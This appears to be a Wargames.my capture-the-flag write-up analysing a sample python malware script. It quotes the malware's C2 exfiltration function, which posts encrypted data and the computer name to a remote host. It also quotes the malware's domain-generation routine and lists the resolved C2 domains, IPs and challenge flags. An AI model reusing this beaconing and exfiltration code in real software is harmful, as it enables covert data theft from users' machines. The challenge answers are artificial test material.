	Traceback (most recent call last):		

SHA1 and other hash functions online generator

Result for sha1: **7c7b739ef14c9f15f41ac73c8301eccd4de8ca9a**

Flag wbgfcln.for.wargames.my - wgmy{7c7b739ef14c9f15f41ac73c8301eccd4de8ca9a}

Hash of C2 Communication Encryption

1. The C2 Encryption Key can be found in the python script.

```
def sendData(data):
    url = 'http://' + getC2() + '/post.php'
    post_fields = {'act': 'post', 'data': encrypt(data, 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')}
    request = Request(url, (urlencode(post_fields).encode()), headers={'X-ComputerName': getComputerName()})
    return decrypt(json.load(urlopen(request))['data'], 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')
```

SHA1 and other hash functions online generator

Result for sha1: **1d6d76404f85b440cf5db734af068a579915c9f2**

Flag K719HibejFfel6Jyl4A5TExmIUd2zLF7 -
wgmy{1d6d76404f85b440cf5db734af068a579915c9f2}

Hash of DGA Algorithms

1. Once we have a loop on getC2 function, this will reveal the second C2 host.

```
def getC2():
    primes = [
        1, 6, 5, 2, 11, 13
    ]
    domain = False
    for nr in range(1, 10):
        domain = 'w'
        for prime in primes:
            domain += getChr(prime * nr)

        domain += '.for.wargames.my'
        nr += 1
        if getIP(domain) != False:
            return domain
```

```
35     print(domain)
36     if getIP(domain) != False:
37         print([domain])
38
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

```
wbgfcln.for.wargames.my
wbgfcln.for.wargames.my
'206.189.150.125'
wbgfcln.for.wargames.my
wcmkewn.for.wargames.my
wcmkewn.for.wargames.my
wdspgqt.for.wargames.my
wdspgqt.for.wargames.my
weyuiwn.for.wargames.my
weyuiwn.for.wargames.my
wfpmkqn.for.wargames.my
wfpmkqn.for.wargames.my
wgspmqd.for.wargames.my
wgspmqd.for.wargames.my
whvrotw.for.wargames.my
whvrotw.for.wargames.my
'128.199.100.139'
whvrotw.for.wargames.my
wiyuqwn.for.wargames.my
wiyuqwn.for.wargames.my
wjnwsyo.for.wargames.my
wjnwsyo.for.wargames.my
Traceback (most recent call last):
```

SHA1 and other hash functions online generator

whvrotw.for.wargames.my hash

sha-1

Result for sha1: 8ed3fad58dd5ce65528e787d49ea428dfa8b6632

Flag whvrotw.for.wargames.my - wgmy{8ed3fad58dd5ce65528e787d49ea428dfa8b6632}